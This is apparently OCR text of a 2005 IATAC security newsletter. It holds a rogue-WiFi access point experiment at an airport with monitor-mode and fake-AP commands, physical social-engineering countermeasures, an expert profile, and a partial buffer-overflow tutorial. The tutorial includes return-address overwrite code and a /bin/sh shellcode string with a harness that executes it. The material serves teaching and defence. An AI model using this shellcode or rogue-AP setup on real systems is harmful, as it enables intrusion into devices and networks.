
John Francis is a member of IATAC supporting the TEMS Team and IAC Operations. He is a graduate of the University of Arizona. Mr. Francis can be reached at iatac@dtic.mil.

letters to the director

Often we receive an E-mail or telephone inquiry stating, "I need..." or "What products and services does IATAC provide?"

The answers are as simple as going to http://iac.dtic.mil/iatac/—the IATAC Web site hosted by our sponsor, the Defense Technical Information Center (DTIC). The points addressed here are found in this Web site. We encourage all IA professionals to bookmark this IATAC web site—it's one of our favorites. We offer a wide variety of IA products at no charge. At the top of our Web site are links to Products, Services, Resources, and a special section entitled "What's Hot." We also offer a four-hour inquiry service: If you have a technical IA question, we may be able to complete up to four hours of research to assist you and respond to your inquiry free of charge. I recommend you look at the IATAC Web site for information on the SME Program, STI, IA Digest, Information Operations (IO) Calendar, *IAnewsletter*, Critical Reviews and Technology Assessments (CR/TA), State-of-the-Art Reports (SOAR), and Tools Reports, all of which are free. However, there are some limitations regarding access for users without a .mil or .gov domain. Finally, much of our STI can also be accessed through the DTIC Public (or Private) Science and Technical Information Network (STINET). Users can register for STINET at http://www.dtic.mil/. I encourage all IA professionals to become familiar with STINET at http://stinet.dtic.mil/. ■

Commodity Absence and Data Security



by Tyson Macaulay, CISSP, CISA

Imagine driving down the interstate and noticing, as you approach the state line, that you are running low on fuel. It's 11:00 am and you figure you'll stop at the next gas station a little closer to noon. So you drive into the next state with less than a quarter tank. But, as the fuel indicator flashes on, you fail to find a gas station. After about 40 minutes, in desperation, you turn off the highway looking for a small-town station—you can't wait for one of those interstate re-fueling stations that you thought were so common. You run out of gas; next to a corn field on a dirt road; and maybe it's nighttime now. Maybe you've stalled in the worst section of the worst city in this crazy state that has no gas stations. What has happened? You have a security problem of variable magnitudes because of "commodity absence." Gas is a commodity and its failure to be available—contrary to your expectations—has left you exposed.

While this example may or may not reflect the reality of gas-station availability, it is an accurate reflection of the security situation evolving around the use of wireless data networks, specifically the Wireless Fidelity (WiFi) networks of the Institute of Electrical and Electronics Engineers (IEEE) 802.11b/g.

WiFi devices are now nearly ubiquitous in any new mobile-computing device. Most new laptops have WiFi as integrated elements; if they don't, the component cards of the Personal Computer Memory Card International Association (PCMCIA) may be purchased for the approximate cost of a good mouse. This fact is driving increased usage of wireless networks for business applications and consequently the management of proprietary and mission-critical data. This fact is also leading mobile- device users into a security booby-trap, an example of which, involving a major international airport, is the subject of this article.

Methodology

During the first half of 2004, I had an opportunity on several occasions to travel through one of the world's busiest airports. In the course of this travel, I noticed that the business lounges were well serviced with WiFi networks, but the general waiting area, which held 10,000 or more people at any given time, had no service. I also noticed that there were many people outside the business lounges working on mobile computers, apparently without any network connections. An experiment was conducted to determine what would happen if a benign WiFi access point was introduced into an area of apparently high-demand but no service—an area experiencing "commodity absence." The following tools were used—

- A Toshiba laptop running Redhat 9.0 Linux with an integrated Orinoco 802.11b mini-Peripheral Component Interconnect-Network Interface Care (PCI-NIC) on board the laptop
- A PCMCIA Proxim Orinoco Gold 8480 802.11 a/b/g card using the Atheros chipset
- MadWiFi Atheros drivers compiled on the same platform from source
- Etherreal for Xwindows with wireless filters (Etherreal offers a packet-sniffing graphical interface, among many other things).

The onboard NIC was first set into Radio Frequency Monitor (RFM), a form of promiscuous operation specific to IEEE 802.11, which also "dumps" the management and control information specific to 802.11. Etherreal was then set to display all 802.11 (Ethernet and WiFi management) traffic on WiFi Channel 6 of the onboard NIC. This became the gathering point for information about what was occurring in the 802.11b wireless environment on the specific channel. The command used to drop the card into RFM mode was

```
Root#>iwpriv eth1 monitor 1 6.
```

Next, a benign "virtual" WiFi access point was created using the PCMCIA WiFi card and a feature of the MadWiFi driver set that allows a device that normally acts as a client to assume access point capabilities and emit management frames (specifically, beacons), as would a

regular access point. This virtual access point was placed on Channel 6—the same channel being monitored by the onboard NIC—and given a Service Set Identifier (SSID)—a network name—to broadcast openly and to solicit client devices, as would a normal "open" access point. In this case, the chosen SSID was the name of a prominent confectioner located in the middle of the terminal waiting area who had a reputation for occasionally providing WiFi "hot-spot" services (but not in this instance). The command used to turn the Atheros chip into a virtual access point mode was—

```
Root#>iwconfig ath0 mode 3 mode master ssid
confectioner channel 6.
```

Note that no security was applied to the WiFi "service," as is common in virtually all hot-spot deployments. The result of this configuration appeared as a totally normal, legitimate access point.

Very specific controls were used in this experiment to limit any amount of exposure to the "subjects." First, no ability to issue Internet Protocol (IP) addresses from the access point was incorporated into this experiment. Layer 2 WiFi connections could be established and monitored, but no network addresses were assigned to support network traffic. This precaution prevented devices from starting to send data, such as e-mail login strings, once they "found" a network. Second, a firewall was used on the experimental system, which disallowed all data packets to and from the ath0 interface; therefore any traffic, such as Dynamic Host Configuration Protocol (DHCP) requests or Address Resolution Protocol (ARP) requests, would not inadvertently find or receive any response from the monitoring system.

Each experimental session was approximately five minutes long, after which the monitoring logs were saved and the virtual access point was brought down. The process was repeated twice during the layover, with 2–3 hours between tests. Sessions of longer than five minutes were not sustained. This time constraint was established to reduce the overall impact of the tests on users who may, in fact, be paying attention to what their wireless devices were attempting to do and be confused.

Observations

Two distinct sets of observations where made on two separate dates, one in January 2004 and a second in June 2004.

The first set of observations in January 2004 revealed the following results—

Table 1. Tests Results of January 2004

Session 1: January 2004	
Duration	5 min
Channel	6 (802.11b)
Number of Sighted	8
Number of Devices Querying the Access Point	8
Number of Devices Associating to the Access Point	3

Between January 2004 and June 2004, a public hot-spot service was established in the waiting lounge of the airport.

The second set of observations in June 2004 revealed the following results—

Table 2. Test Results of June 2004

Session 1: June 2004	
Duration	5 min
Channel	6 (802.11b)
Number of Sighted	4
Number of Devices Querying the Access Point	3
Number of Devices Associating to the Access Point	0

…continued on page 14

…continued from page 7

Building operations and cleaning crew awareness

It is essential to train all second- and third-shift personnel, especially janitorial-services staff, about the threats of social engineering. Obviously, pre-employment screening and possibly bonding is essential for any outside firm allowed inside a building at any time. This is especially true for building access outside the normal Monday through Friday, 8:00 am – 5:00 pm work schedule. Frequently, janitorial-services employees have access to master keys for large portions of a building. Most janitorial staff receive awareness training to prevent them from becoming victims of social engineers who would like to "borrow" their keys or use or persuading them to open rooms.

Drop ceilings

On several occasions, the team used social engineering to enter buildings and to install a sniffer in the telecommunications hub for a particular floor.

- All companies should have building maintenance teams perform a spot check above all suspended ceilings at least twice each year.

Telephone closets

If a building is a rental space or is shared by numerous tenants, perform a thorough check of the hard wiring of the telephone lines. Old wiring is sometimes not removed when a new tenant moves in.

Revealing door signs

Rooms are often labeled with signs saying "Computer Room" or "Phone Closet." Since the staff already know where these rooms are located, there is no reason for anyone else to know. The room can carry a door number so building maintenance can identify the equipment it contains, but there is little reason to enable social engineers to identify the best target on the floor. Also, consider these particular doors for high-security locks.

Video-security logs

Once a team completed a mission and removed all evidence of its presence, it would re-enter the building and try to be seen by the building-security cameras. The teams were never reported as being seen on the tapes made by those cameras. One of three things may have happened: the cameras weren't working (unlikely), the personnel who view video playback missed seeing us (probably unlikely), or the tapes were never viewed.

- Appoint a staff person to periodically test the video-playback process. If there are internal auditors in the company, include this item in the audit process. An expensive surveillance system is worthless if whatever is captured on tape is never seen by a human.

Locks

The team almost always found at least one malfunctioning lock, either interior or exterior. This usually enabled the team to gain access where it should not have.

- If employees are trained for just a few minutes on how to see that the locks they use every day are working properly, this vulnerability can be all but eliminated. Building maintenance teams should also take a close look at all locks at least once each year.

- Slightly misaligned strikes on the doorframes are another common problem. This misalignment defeats the purpose of the lock's dead-bolt feature. It is possible, with only a fingernail file, to ascertain if a lock is misaligned; if so, the door can be opened immediately.

Internal audits

All the above items would qualify as spot-check audit points for an internal auditor. It is critical that these possible vulnerabilities are checked to insure that proper countermeasures are applied.

Suspicion

The first countermeasure against the threat of social engineering is to be slightly more suspicious than normal. The same principal will also help to increase awareness of possible terrorist planning activities.

Employee involvement

Despite sophisticated security devices installed for physical-access control, or network-access control with intrusion detection, or firewalls, or incident response, there will always be a large hole in a security plan if it does not enlist all employees in the overall protection process.

- Your employees want to do whatever is required to protect their jobs. Company-wide awareness training may still be the most effective and least expensive countermeasure.

- As logical protection devices become more advanced, social engineers will look for softer targets. Once they have been able to social engineer their way into a building, they will be operating on the "friendly" side of your intrusion-detection systems and firewalls, and detecting their activities will be difficult. ■

About the Author

Jack Wiles

Jack is a security professional with over 30 years experience in security related fields. He recently retired from the U.S. Army Reserves as a lieutenant colonel and was assigned directly to the Pentagon for the final 7 years of his career. He may be contacted at jack@thetrainingco.com.

by Ronald Ritchey

This issue of IAnewsletter introduces a new feature—a profile of a member of the Information Assurance Technology Analysis Center (IATAC) SME program. [1]

Information Assurance (IA) and Information Operations (IO) experts from many different types of organizations volunteer to be IATAC SMEs and provide information on their areas of expertise, education and training, professional certifications, inventions, and patents. When the Department of Defense (DoD) or other government personnel contact IATAC with questions regarding IA or IO, IATAC can leverage its SME database to identify people who are particularly well suited to answering those questions. SMEs are also encouraged to contribute papers and other materials to the IATAC Scientific and Technical Information (STI) collection. The work of the SMEs furthers our understanding and capabilities in IA.

The IATAC SME profiled in this article is Dr. J. Bret Michael, an associate professor at the Naval Postgraduate School (NPS) in Monterey, California, and an adjunct research fellow with the Potomac Institute for Policy Studies. His primary areas of research are dependable computing for distributed systems-of-systems and lawful active response to intrusions. Dr. Michael received his Ph.D. degree from the George Mason University School of Information Technology and Engineering in 1993, and he completed the Summer Institute program in National Security Law at the University of Virginia School of Law in 2004. Dr. Michael is program chair for the Institute of Electrical and Electronics Engineers (IEEE) Fifteenth International Workshop on Rapid System Prototyping (2005) and was general chair of the IEEE Third International Workshop on Policies for Distributed Systems and Networks. He is a member of the IATAC Government Steering Committee and several IA-related professional societies and serves on the boards of various journals and conference program committees.

Dr. Michael has published several papers regarding the use of software decoys for conducting counterintelligence. When a potential attacker communicates with a system that uses a software decoy, the decoy uses deception techniques to collect data about the suspicious activity while simultaneously discouraging the intruder from attacking the system (e.g., by adding delays before each response). If the decoy determines that the activity is malicious, it can then launch an automated active response (e.g., by disconnecting the attacker's session or initiating a counterattack against the intruder). Not only does Dr. Michael's work discuss the architecture and composition of software decoys, but it also examines the legal issues involved in active responses to intrusions.

Dr. Michael recently received a patent (along with his co-inventors, Dr. Mohammed and Dr. Wijesekera of George Mason University) entitled "Voice Privacy and Secure Communications." The problem that the team tried to solve was how to ensure privacy for conversations occurring over Public Switched Telephone Networks (PSTN). The researchers determined that minor modifications to the existing PSTN signaling standard could permit privacy controls to be established. The privacy architecture uses public-key cryptography to authenticate the end points, symmetric cryptographic keys to encrypt communications, and a one-time key to prevent successful conversation-replay attacks.

In addition to his IA-related work for the National Security Agency, Dr. Michael is also working with the U.S. Coast Guard Maritime Intelligence Fusion Center (MIFC) and others to assist the Maritime Domain Awareness community in developing means for controlling the dissemination of the MIFC Common Intelligence Picture to the many parties involved in homeland defense and homeland security.

…continued on page 15

…continued from page 11

Both the January and June tests were conducted at roughly the same time of day when the waiting area was equally busy and most seats were taken in the restaurants and bars.

Admittedly, the sample size is not exhaustive—however, the results are clearly distinctive across the two dates. Given that the tests were conducted from roughly the same physical location, at equivalent times of day and at equivalent passenger volumes, the distinguishing factor appears to be the appearance of the public hot-spot service.

Theory

The observations of January 2004 were related to a common feature of WiFi devices—namely, they will automatically "associate" (join) with any network (access point) that will allow such an association. Once these devices have associated, they will request network-address information—or just begin to send network traffic if they think they have already been assigned static network information. In January 2004, there was a pent-up demand for WiFi services in an un-serviced, high-demand area—in other words, there was "commodity absence." The sudden appearance of a virtual access point resulted in devices within range immediately associating with the access point and, in some cases, sending traffic in expectation of a gateway. Not all sighted devices behaved in this manner—software controls, such as configured authentication protocols, may have prevented this from occurring in some cases. But most devices did attempt to join the network.

By implication, devices joining an unknown network can become susceptible to a wide range of network-based attacks. For instance, they could be issued network addresses, followed by scans, probes, attacks, and compromises that could be undertaken in a matter of minutes. The device could be compromised in the airport with a Trojan Horse program or a logic bomb, and the threat agent would simply wait for it to call home once it is docked on the internal network. Alternately, the traffic originating from such as device might be only monitored in hopes that a network log on will be attempted and password information passed.

In June 2004, before conducting the second set of tests, it was observed that a public hot-spot service had been established in the waiting area. It was the presence of this ubiquitous (within the waiting area) WiFi service that reduced the rate of full network association from 35 percent – 0 percent. Whereas before these devices would associate the test access point, they would now associate with these legitimate access Points and would ignore the "bait" of the virtual access point. While the legitimate hot spots may not provide any networks services (because they are pay-per-use), they would maintain the 802.11 network connection regardless of a device's subscription status. Since the legitimate hot-spot service was always functional and presented a strong signal through the area from multiple, coordinated access points, new devices would immediately be attracted to its network. Therefore, the opportunity for a rogue network to simply appear and attract multiple victims was mitigated. Mitigated—but not completely countered. If the rogue device is operational when the victim turns on, or if the rogue is so close to the victim that its signal is significantly stronger than that of the legitimate access points, a vulnerable device could still be attracted to a rogue device even in an area of good WiFi service.

Recommendations

There are various safeguards and countermeasures that organizations can implement to combat the threat posed by commodity absence in wireless. Presented below are some known (but not always implemented) security practices and some potentially new technological approaches.

- **Training and awareness**—As a matter of corporate security policy, personnel who use wireless devices should be taught how these devices work. Too often a wireless device is issued to an individual without any accompanying training. At the very least, personnel should be taught to recognize when they are establishing a wireless connection and to pay attention to the characteristics of their immediate environment. Similarly, individuals who carry sensitive data should have all wireless devices disabled until they have taken such training.

- **Physical signage**—Airport authorities could be asked to post announcements about legitimate, operational WiFi access Points. Unfortunately, this could encourage the proliferation of illegitimate/rogue access Points by advertising the vulnerability. Alternatively, hot-spot providers, such as the above-mentioned confectioner, might be asked to distinguish, in a standard and recognizable fashion, which locations offer or do not offer WiFi services.

- **Vendor improvements**—Software drivers have various security features built in by their manufacturers (such as encryption and authentication services). These features normally default to "off." This need not be so—the default security posture could authenticate to all new networks and thereby prompt users before associating. Also, little information about prompts and reports is typically available for devices that roam from network to network. Typically, such prompts appear in the task bar as a change in a small icon, which can easily be overlooked by a user. A configuration option for a much more obvious announcement of device activity could be implemented, possibly even as an aftermarket software add-on.

- **Security beacons**—A fairly simple and inexpensive "security beacon" could be developed and implemented for WiFi that simply broadcasts on all channels not officially in use in the facility. The beacon could direct users to legitimate services through the Extended Service Set Identifier (ESSID): "No_service_See_channel_1." These could be nothing more than uni-cast devices with a small amount of Flash Read-Only Memory (ROM) and a fixed-line network interface to manage them remotely. Except for availability, these devices would not generate logs and would not require monitoring.

- **Actively suppress unauthorized networks using IEEE 802.11 counter-measures**—Various vendors offer this capability from access point/security hybrids. In this manner, when an unauthorized network appears in an area of potential high risk caused by the attacks discussed earlier, the networks would be disabled over the area to prevent potential victims from establishing connections with them. ■

About the Author

Tyson Macaulay

Tyson Macaulay occupies a Director position in major North American telephone company where he manages IT Security Consulting and Integration Professional Services. An IT security industry veteran with work experience ranging from the defence industry to high-tech start-ups, Tyson has acted as prime architect for large scale security implementations in both public and private sector institutions, working on projects from conception through development to implementation. Tyson's work has covered IT security governance, technical services, and incident management processes. Project work has been conducted around the world involving international governments and multinationals as both stand-alone clients and in multi-lateral, collaborative projects.

Tyson's university background is Politician Economics in which he did undergraduate work at McMaster and post-graduate work at Carleton University, in Ottawa, Canada. After leaving university in 1992, Tyson started his career as a consultant doing research for the (then) Canadian Federal Department of Communications (DoC) on information networks—this lead to an increasingly technical role developing the first generation of internet services for the DoC in the early 1990s. In 1996, Tyson founded General Network Services (GNS), an IT Security consultancy specializing in PKI services. GNS grew steadily until 2000 at which time it acquired by JAWZ, Inc. Tyson moved to EWA–Canada in the summer of 2001 and Director of Risk Management, where he remained until November of 2004.

IATAC Spotlight on Research

…continued from page 8

- **The Monterey Security Architecture (MYSEA) project [7]**—Is creating a test bed for multi-level secure computing. MYSEA is establishing a high-assurance, client-server environment based largely on low-assurance, off-the-shelf Operating System (OS) and application components. The goal behind MYSEA is to improve the protection of client-server, multilevel security environments against threats such as malicious code.

- **CyberCIEGE [8]**—An IA educational tool that presents IA concepts within a video-game-like simulation. Some users have described CyberCIEGE as "The Sims meets IA." The tool takes a player through a series of IA-related decisions involving the defense of particular assets within an environment and forces the player to make compromises from among the options of security, functionality, and limited resources. CyberCIEGE offers scenario-development capabilities so that organizations can customize or create scenarios specific to their environments and needs. ■

References

1. http://www.nsa.gov/ia/academia/caeiae.cfm
2. http://www.nsa.gov/ia/academia/caeCriteria.cfm?MenuID=10.1.1.2
3. http://www.defenselink.mil/nii/iasp/
4. http://www.nsf.gov/pubs/2005/nsf05507/nsf05507.pdf
5. http://cisr.nps.navy.mil/
6. http://cisr.nps.navy.mil/projects/tcx.html
7. http://cisr.nps.navy.mil/projects/mysea.html
8. http://cisr.nps.navy.mil/cyberciege/

IATAC Spotlight on SME

…continued from page 13

If you have a technical question for Dr. Michael or other IATAC SMEs, please contact iatac@dtic.mil. The IATAC staff will assist you in reaching the SME best suited to helping you solve the challenge at hand. If you have any questions about the SME program or are interested in joining the SME database and providing technical support to others in your domains of expertise, please contact iatac@dtic.mil, and the URL for the SME application will be sent to you. ■

References

1. http://iac.dtic.mil/iatac/sme.html

An Overview and Example of the Buffer-O

by Isaac Gerg

Each week, security vulnerabilities are discovered in widely deployed software. Many of these security threats stem from buffer-overflow exploitation by which a malicious user attempts to gain control of a computer system by overwhelming it with skillfully crafted input data. Most of these vulnerabilities are detectable at compile time; however, few compilers provide such capabilities.

Buffer overflows have been detected in many types of software ranging from Web browsers to Web servers. Software such as Internet Explorer, Hypertext Preprocessor (PHP), and Apache all have been victim to such vulnerabilities. Because of the widespread availability and use of vulnerable software, buffer-overflow exploits can be a serious threat to system and data integrity. To make matters worse, malicious users often write programs to help others easily exploit these software flaws.

To fully understand how buffer overflows work in helping a malicious user take control of a system, we must both examine some fundamental Computer Science (CS) concepts and also view sample code to probe more deeply into the details of these exploits. The C code examples provided in this article are designed to work with the i686 architecture.

Buffer overflows generally occur on the heap or the stack, as explained below. However, the data on the heap does not often control instruction flow and therefore is usually not of interest. This article focuses solely on buffer overflow that occurs on the stack. The act of writing data on the stack to disrupt normal program execution is called stack smashing. [1]

Buffer-overflow theory

An executing computer program is made up of three main memory areas—the instruction memory, the stack, and the heap. The instruction memory contains machine code (i.e., your program) that is executed by the Central Processing Unit (CPU). The stack area is composed of Activation Records (AR). An AR is created for each function call and stores information, such as return address and local variables. Finally, the heap is an area of memory containing dynamic-length data (e.g., malloc or new).

Traditionally, a stack is thought of as a First-In-Last-Out (FILO) data structure. Students often think of stacking in terms of plates or cards. More specifically, it is often viewed as an "upward-growing" data structure in which plates are always situated atop some bottom plate. In memory, however, this view of the stack is not entirely accurate. It does not grow from a low-memory address to a high-memory address as the plate model may suggest, but rather does the opposite. This detail is important for analyzing the coded examples provided here.

An AR is created and pushed onto a stack when a function is called. The AR contains the function's local variables, called arguments, which are passed to the function, and a few other elements. This data is placed in memory and has no label or tag associated with it. The caller and callee must know exactly where this data resides to properly access it. The solution is to use a standard protocol exercised by the function caller and callee when placing data on the stack during function calls. This ensures that the callee knows where the function arguments reside and the caller knows where the return value is stored. A function's AR also contains the address in memory to which execution is restored when the caller returns. This value is copied from a register containing the address of the next instruction to be executed. This register is called the Instruction Pointer (IP), not to be confused with Internet Protocol.

When a function is called, the caller function places the current IP on the stack, in reverse order, along with the function arguments. Program execution is then transferred to the callee. The callee then saves the caller's stack pointer and allocates memory for local variables. With the use of pointers, a programmer can obtain information about where local variables are stored in stack memory. Using pointer arithmetic, a programmer can essentially write to (almost) anywhere on the stack. This includes overwriting the stored IP used to return execution back to the function caller. When a function completes execution, it sets the IP to the previous value stored on the stack, and then execution resumes at that address. Thus, by cleverly modifying the stored IP, execution can be resumed at almost any place in memory. Table 1 demonstrates this idea (see next page).

The ability to write data recklessly on the stack via pointers presents a problem. It is possible for a program to overwrite its own AR as well the ARs of other functions. Control will not be returned to the caller if the function's IP is overwritten when the function ends. Instead, the program will resume execution using the machine instructions located at the address now contained in the overwritten IP.

Figure 1 demonstrates how the saved IP can be easily overwritten with simple pointer arithmetic. The program, which should print out a string and then exit, is modified in such a way as to make it reprint the string endlessly. This is done by adjusting the saved IP to point back to the code invoking the function call instead of resuming after it and then exiting.

```
/* OverwriteIp.c */

void printMessage()
{
     char strTmp[] = "The Message.";
     int* piRet;

     /* Modify the IP. Decrement it 5 bytes. */
     piRet = (int*)(strTmp + 28);
     *(piRet) -= 5;

     /* Print 'The Message' */
     printf("%s\n", strTmp);
     return;
}

int main()
{
     printMessage();
     return 0;
}
```

Figure 1: This code modifies the saved IP to point to the instructions just before the function call to printMessage(). The program should exit, but this modification makes it run endlessly.

Executing arbitrary code via buffer overflow

There are two types of code a buffer-overflow exploit can execute: existing code in the software (as shown in Figure 1) or code created by the user and then input to the target program. Because it is often difficult to use existing program code to disrupt execution and achieve the exploiter's intended effect, exploiters often want to execute code of their own.

A malicious user intends to input the exploit code, or malicious code, via string into a target program and overwrite the saved IP to execute this code. This string is larger than the amount of memory a programmer allocated for it and, thus, it overflows and overwrites adjacent memory. The overflow hopes to overwrite the saved IP with a new IP pointing to an effective address, thereby allowing the execution of the malicious code. Other buffer space may exist between the target buffer and the saved IP; therefore, multiple copies of the new IP are written to ensure that the saved IP is overwritten.

The exploiter can provide this string to the target program in many ways, including using the command line as an argument (as shown by example later in this article). In the case of providing the string as a program argument, the string is copied into a local variable on the stack (i.e., a buffer) not large enough for proper storage. If bounds checking is not conducted, data adjacent to the buffer is overwritten in hopes of modifying the saved IP to now point to the malicious code. Table 1 depicts this process as it occurs in memory.

Table 1: A diagram depicting the Before and After shots of a successful buffer overflow.

← Low-Memory Address			High-Memory Address →		
Before	Buffer		Saved Base Pointer	Saved Instruction Pointer	Function Arguments
After	NOP's*	Exploit Code	New IP	New IP	New IP…

*NOP is an acronym for No-OPeration instructions. NOP instructions are used to stall the CPU and do not affect data integrity.

A few questions arise with this method—

- How is the malicious code provided to the program as a string?
- What amount of overflow is required to overwrite the saved IP?
- What value is given to the new IP to effectively execute the malicious code correctly?

The answers—

- The malicious code is constructed from C/C++ code, disassembled, and converted to machine code. Each byte of machine code is encoded into a string, usually via C. C allows byte values to be specified using an escape sequence: \xXX, where XX is a hexadecimal value. This is shown in Figure 3.
- Based on the design of most functions and of the stack, the overflow amount is usually a few hundred bytes.
- It is nearly impossible to correctly guess the start of the malicious code once it has been input to the target buffer. To solve this problem, NOP instructions are prepended to the malicious code. NOP instructions do not affect data integrity and are used to stall the CPU. Any address within the NOPs will result in executing the malicious code after the NOPs. Thus, a large pool of NOP instructions makes it easier to guess an effective target address.

The starting address used to guess the target address is the initial stack address of a process. The effective target address is always less than the initial stack address. The address of the stack can be easily calculated via C code, as shown in Figure 2. The stack size of most programs is usually in the range of a few hundred bytes.

```
/* Stack.c

Code adapted from:
http://www.insecure.org/stf/smashstack.txt.
*/

int getStackPointer()
{
asm
     (
            "mov %esp,%eax"
     );
}
int main()
{
printf("%p\n", getStackPointer());
return 0;
}
```

Figure 2: This code prints out the stack address.

The code shown in Figure 3 executes the machine code stored in code[]. This code executes /bin/sh.

```
/* ExploitString.c */

char code[] = "\x83\xc4\x40\x55\x89\xe5\x83\xec"
     "\x08\x89\xe3\xb9\xff\x2f\x73\x68\xc1\xe9"
     "\x08\x51\x68\x2f\x62\x69\x6e\x31\xc0\x83"
     "\xeb\x08\x89\x5d\xf8\x89\x45\xfc\x83\xec"
     "\x04\x50\x8d\x45\xf8\x50\xff\x75\xf8\x55"
     "\x55\x31\xc0\x89\xe5\x85\xc0\x57\x53\x8b"
     "\x7d\x08\x8b\x4d\x0c\x8b\x55\x10\x53\x89"
     "\xfb\x31\xc0\x83\xc0\x0b\xcd\x80";

#include <stdio.h>

void test()
{
     int* piReturnAddress;
     piReturnAddress = (int *)&piReturnAddress;
     *(piReturnAddress + 2) = (int)&code[0];
}

int main()
{
     test();
     return 0;
}
```

Figure 3: This code modifies the saved IP to execute the machine instructions contained in the code[] string.

Creating and injecting exploit code

In this section, we demonstrate how buffer-overflow exploit code is created and injected into a target program. First, a C program is constructed that executes /bin/sh. Then, the C program is disassembled using GDB, the Gnu's Not Unix (GNU) Debugger. Modifications are performed to the assembly code to make it suitable for exploitation. Machine code is derived from the assembly code and created into an exploit string. Finally, this string is passed to the target program, buffer overflow occurs, and /bin/sh is executed.

To begin, we wish to our have overflow exploit execute /bin/sh. The execve function is called to perform this action. This function replaces the image of the current process with the image of the program intended to execute. The malicious code using this function is shown in Figure 4. This is basis of the code we wish to execute in our buffer overflow.

```
/* exploitCodeUsingExecve.c */

#include <unistd.h>

int main()
{
     char* argv[1];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     execve(argv[0], argv, 0);

     return 0;
}
```

Figure 4: This code executes /bin/sh via execve( ).

We display the results of executing the code of Figure 4—

```
[ig@hostname]$ gcc –static –ggdb –o
exploitCodeUsingExecve
     exploitCodeUsingExecve.c
[ig@hostname]$ ./exploitCodeUsingExecve
     sh-2.05b$
```

We can see that we started with a bash prompt, and, after executing exploitCodeUsingExecve, we now have a generic sh prompt.

```
The code is compiled and disassembled:

gcc –static –ggdb –o exploitCodeUsingExecve
exploitCodeUsingExecve.c
gdb exploitCodeUsingExecve
(gdb) disassemble main
(gdb) disassemble execve
```

Figure 5 depicts the disassembly via GDB—

```
0x80481d0 <main>: push %ebp
0x80481d1 <main+1>: mov %esp,%ebp
0x80481d3 <main+3>: sub $0x8,%esp
0x80481d6 <main+6>: and $0xfffffff0,%esp
0x80481d9 <main+9>: mov $0x0,%eax
0x80481de <main+14>: sub %eax,%esp
0x80481e0 <main+16>: movl $0x808b2e8,0xfffffff8(%
ebp)
0x80481e7 <main+23>: movl $0x0,0xfffffffc(%ebp)
0x80481ee <main+30>: sub $0x4,%esp
0x80481f1 <main+33>: push $0x0
0x80481f3 <main+35>: lea 0xfffffff8(%ebp),%eax
0x80481f6 <main+38>: push %eax
0x80481f7 <main+39>: pushl 0xfffffff8(%ebp)
0x80481fa <main+42>: call 0x804cfcc <execve>

0x804cfcc <execve>: push %ebp
0x804cfcd <execve+1>: mov $0x0,%eax
0x804cfd2 <execve+6>: mov %esp,%ebp
0x804cfd4 <execve+8>: test %eax,%eax
0x804cfd6 <execve+10>: push %edi
0x804cfd7 <execve+11>: push %ebx
0x804cfd8 <execve+12>: mov 0x8(%ebp),%edi
0x804cfdb <execve+15>: je 0x804cfe2 <execve+22>
0x804cfdd <execve+17>: call 0x0
0x804cfe2 <execve+22>: mov 0xc(%ebp),%ecx
0x804cfe5 <execve+25>: mov 0x10(%ebp),%edx
0x804cfe8 <execve+28>: push %ebx
0x804cfe9 <execve+29>: mov %edi,%ebx
0x804cfeb <execve+31>: mov $0xb,%eax
0x804cff0 <execve+36>: int $0x80
```

Figure 5: Relevant disassemble of exploitCodeUsingExecve.c

It is important to note the int instruction at <execve+36> in Figure 5. This instruction calls an interrupt that performs the system call (i.e., executes /bin/sh). If the assemble code executes correctly, execution should be transferred to /bin/sh. Thus, there is little need for the remaining assembly code after the interrupt, and so it is omitted.

